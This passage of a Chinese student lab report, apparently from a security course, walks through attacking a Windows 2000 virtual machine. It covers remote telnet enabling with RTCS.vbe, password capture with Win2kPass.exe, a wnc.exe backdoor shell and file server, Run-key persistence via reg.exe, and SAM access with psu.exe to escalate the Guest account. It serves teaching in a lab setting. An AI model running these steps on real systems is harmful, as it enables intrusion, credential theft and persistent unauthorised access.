通过本次实验，我学习了如何利用 Unicode 漏洞对受害机进行入侵，了解了 Unicode 漏洞的基本原理，加深了对 Unicode 漏洞的理解，并能够根据实验指导书进行对打印漏洞与 SMB 致命攻击的利用。

最后，根据实验过程，我们可以根据该攻击的过程来制定相应的预防措施。目前，Unicode 漏洞的防范主要从以下三个方面进行：

- (1) 为避免该类攻击，建议下载最新补丁
- (2) 安装 IIS Lockdown 和 URL Scan 来加固系统，从而避免该类攻击。
- (3) 安装 Windows 2000 的 Service Pack 2 以上的版本。

实验六 自启动与权限提升

一、实验简介

1.1 实验目的

通过本次实验，学会远程启动受害机 telnet 服务的方法，通过使用工具记录系统管理员密码的更改与端口的开启，并对如何将程序添加到自启动列表进行了解，掌握简单的权限提升方法。

1.2 实验环境

- (1) VMware 15.X;
- (2) Windows 2000 Service 虚拟机、Windows 7 虚拟机、Windows 10;
- (3) tlntadm.exe、wnc.exe。

1.3 实验内容

本实验涵盖以下主题：

- 远程启动 Telnet 服务
- 记录管理员口令修改过程
- 建立 Web 服务和 Telnet 服务
- 测试 Web 服务的 808 端口
- 利用 telnet 命令连接 707 端口

- 将 wnc.exe 加到自启动列表
- 让禁用的 Guest 具有管理权限

二、实验原理

2.1 Windows 程序自启动原理

在 Windows 操作系统下，主要有 2 个文件夹和 8 个注册表键项控制程序的自启动，下面主要介绍这 2 个文件夹和本次实验中用到的“RUN”注册键：

1. 用户专用启动文件夹：最常见的自启动程序文件夹，它位于系统分区盘下，路径为：系统盘:\\Dcoument and Setting\\<用户名称>\\开始\\程序\\启动，它是针对用户来使用的。
2. 所有用户启动文件夹：另外一个常见自启动程序文件夹，它位于系统分区盘下，路径为：系统盘:\\Dcoument and Setting\\ALL USER\\开始\\程序\\启动，而该文件夹是针对所有的用户，都会启动。
3. RUN 注册键：
 - 位于：[HKEY_CURRENT_USER\\Softvvare\\Microsoft\\Windows\\CurrentVersion\\Run]
[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run]
 - 描述：[HKEY_CURRENT_USER]根键下的“Run”键值紧接着[HKEY_LOCAL_MACHINE]下的 Run 键值运行，但两个键值都在“启动”文件夹之前加载。

三、实验过程

3.1 远程启动 Telnet 服务

利用主机上的 Telnet 服务，有管理员密码就可以登录到对方的命令行，进而操作对方的文件系统。如果 Telnet 服务是关闭的，就不能登录了。默认情况下，Windows 2000 Server 的 Telnet 是关闭的，可以在运行窗口中输入

tlntadmn.exe 命令启动本地 Telnet 服务。在启动的 DOS 窗口中输入 4 即可启动本地 Telnet 服务。




图 75 打开 tlntadmn.exe





图 76 启动 telnet 服务

利用工具 RTCS.vbe 可以远程开启对方的 Telnet 服务，使用该工具需要知道对方具有管理员权限的用户名和密码。运行以下命令远程开启对方 Telnet 服务：

```
cscript RTCS.vbe 192.168.3.14 administrator 123 1 23
```




```
C:\WINDOWS\system32\cmd.exe
C:\>cscript RTCS.vbe 192.168.3.14 administrator 123 1 23
Microsoft (R) Windows Script Host Version 5.7
版权所有 (C) Microsoft Corporation 1996-2001。保留所有权利。

*****
RTCS v1.08
Remote Telnet Configure Script, by zzzevazzz
Welcome to visite www.isgrey.com
Usage:
cscript C:\RTCS.vbe targetIP username password NTLMAuth telnetport
It will auto change state of target telnet server.
*****
Conncting 192.168.3.14....
OK!
Setting NTLM=1....
OK!
Setting port=23....
OK!
Querying state of telnet server....
Changeing state....
OK!
Target telnet server has been START Successfully!
Now, you can try: telnet 192.168.3.14 23, to get a shell.

C:\>
```

图 77 远程开启对方 Telnet 服务

执行完成后，对方的 Telnet 服务就被开启了。在 DOS 提示符下，登录目标主机的 Telnet 服务，首先输入命令“Telnet 192.168.3.14”，因为 Telnet 的用户名和密码是明文传递的，首先出现以下确认发送信息对话框：



```
Telnet 192.168.3.14
欢迎使用 Microsoft Telnet Client
Escape 字符是 'CTRL+I'

您将要您的密码信息送到 Internet 区内的一台远程计算机上。这可能不安全。您还要送
吗(y/n): y
```

图 78 确认发送信息对话框

输入字符“y”，进入 Telnet 的登录界面，然后输入主机的用户名和密码进行远程登录。




图 79 成功登录

3.2 记录管理员口令修改过程

在该实验中我们将利用工具软件 Win2kPass.exe 记录修改的新密码，该软件将密码记录在 Winnt\temp 目录下的 Config.ini 文件中，且该工具软件是有“自杀”的功能，即当执行完毕后，自动删除自己。

首先在对方操作系统中执行 Win2KPass.exe 文件，当对方主机管理员密码修改并重启计算机以后，就在 Winnt\temp 目录下产生一个 ini 文件。




图 80 执行 Win2KPass.exe

然后使用以下指令修改 Administrator 的密码，并重启计算机：

```

net user administrator 123456
net user administrator 123

```



图 81 修改 Administrator 的密码




图 82 修改的密码

3.3 建立 Web 服务和 Telnet 服务

使用工具软件 wnc.exe 可以在对方的主机上开启两个服务：Web 服务和 Telnet 服务。其中 Web 服务的端口是 808，Telnet 服务的端口是 707。执行时只需在对方的命令行下运行一下 wnc.exe 即可。




图 83 运行 wnc.exe

运行成功后，利用命令“netstat -an”在受害机上查看端口情况，可以看到 707 和 808 端口处于监听状态。




图 84 “netstat -an”在受害机上查看端口情况

3.4 测试 Web 服务的 808 端口

首先测试 Web 服务的 808 端口，在浏览器地址栏中输入 “http://192.168.3.14:808”，出现主机的盘符列表。




图 85 http://192.168.3.14:808

可以下载对方硬盘设置光盘上的任意文件，也可以到目录下查看对方密码修改记录文件。




图 86 查看对方密码修改记录文件




图 87 密码修改记录文件

3.5 利用 telnet 命令连接 707 端口

可以利用“telnet 172.18.25.109 707”命令，不用任何的用户名和密码就可以登录对方主机的命令行。

```
C:\>telnet 192.168.3.14 707
```

图 88 telnet 172.18.25.109 707




图 89 成功登录

3.6 将 wnc.exe 加到自启动列表

首先将 wnc.exe 和 reg.exe 文件拷贝对方的目录下，利用 reg.exe 文件将 wnc.exe 加载到注册表的自启动项目中，命令的格式为：

- reg.exe add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v service /d wnc.exe




图 90 运行成功

查看受害主机的注册表自启动项，可以发现已被修改，wnc.exe 被添加进了自启动项：




图 91 wnc.exe 被添加进了自启动项

3.7 让禁用的 Guest 具有管理权限

操作系统所有的用户信息都保存在注册表中，但是如果直接使用“regedit.exe”命令打开注册表，该键值是隐藏的。我们可以利用工具软件 psu.exe 得到该键值的查看和编辑权。将 psu.exe 拷贝对方主机的 C 盘下，并在任务管理器查看对方主机 winlogon.exe 进程的 ID 号。




图 92 winlogon.exe 进程的 ID 号

其进程号为 196，保证注册表关闭，并执行以下命令：

```
psu -p regedit -i 196
```

```
C:\>psu -p regedit -i 196

Psu 1.01 <Process Super user> for Windows NT/2000 System Administrator
Creates a process in the context of the other user's security context
without using that user's password.
(c)2001 . support by batman.lee at 263.net
```

图 93 运行 psu.exe 得到该键值的查看和编辑权

执行完命令以后，自动打开了注册表编辑器，查看 SAM 下的键值：




图 94 查看 SAM 下的键值




图 95 查看 SAM 下的键值

查看 Administrator 和 guest 默认的键值，在 Windows 2000 操作系统上，Administrator 一般为 0x1f4，guest 一般为 0x1f5。




图 96 Administrator 键值




图 97 guest 键值

根据“0x1f4”和“0x1f5”找到 Administrator 和 guest 帐户的配置信息：



图 98 Administrator 帐户的配置信息

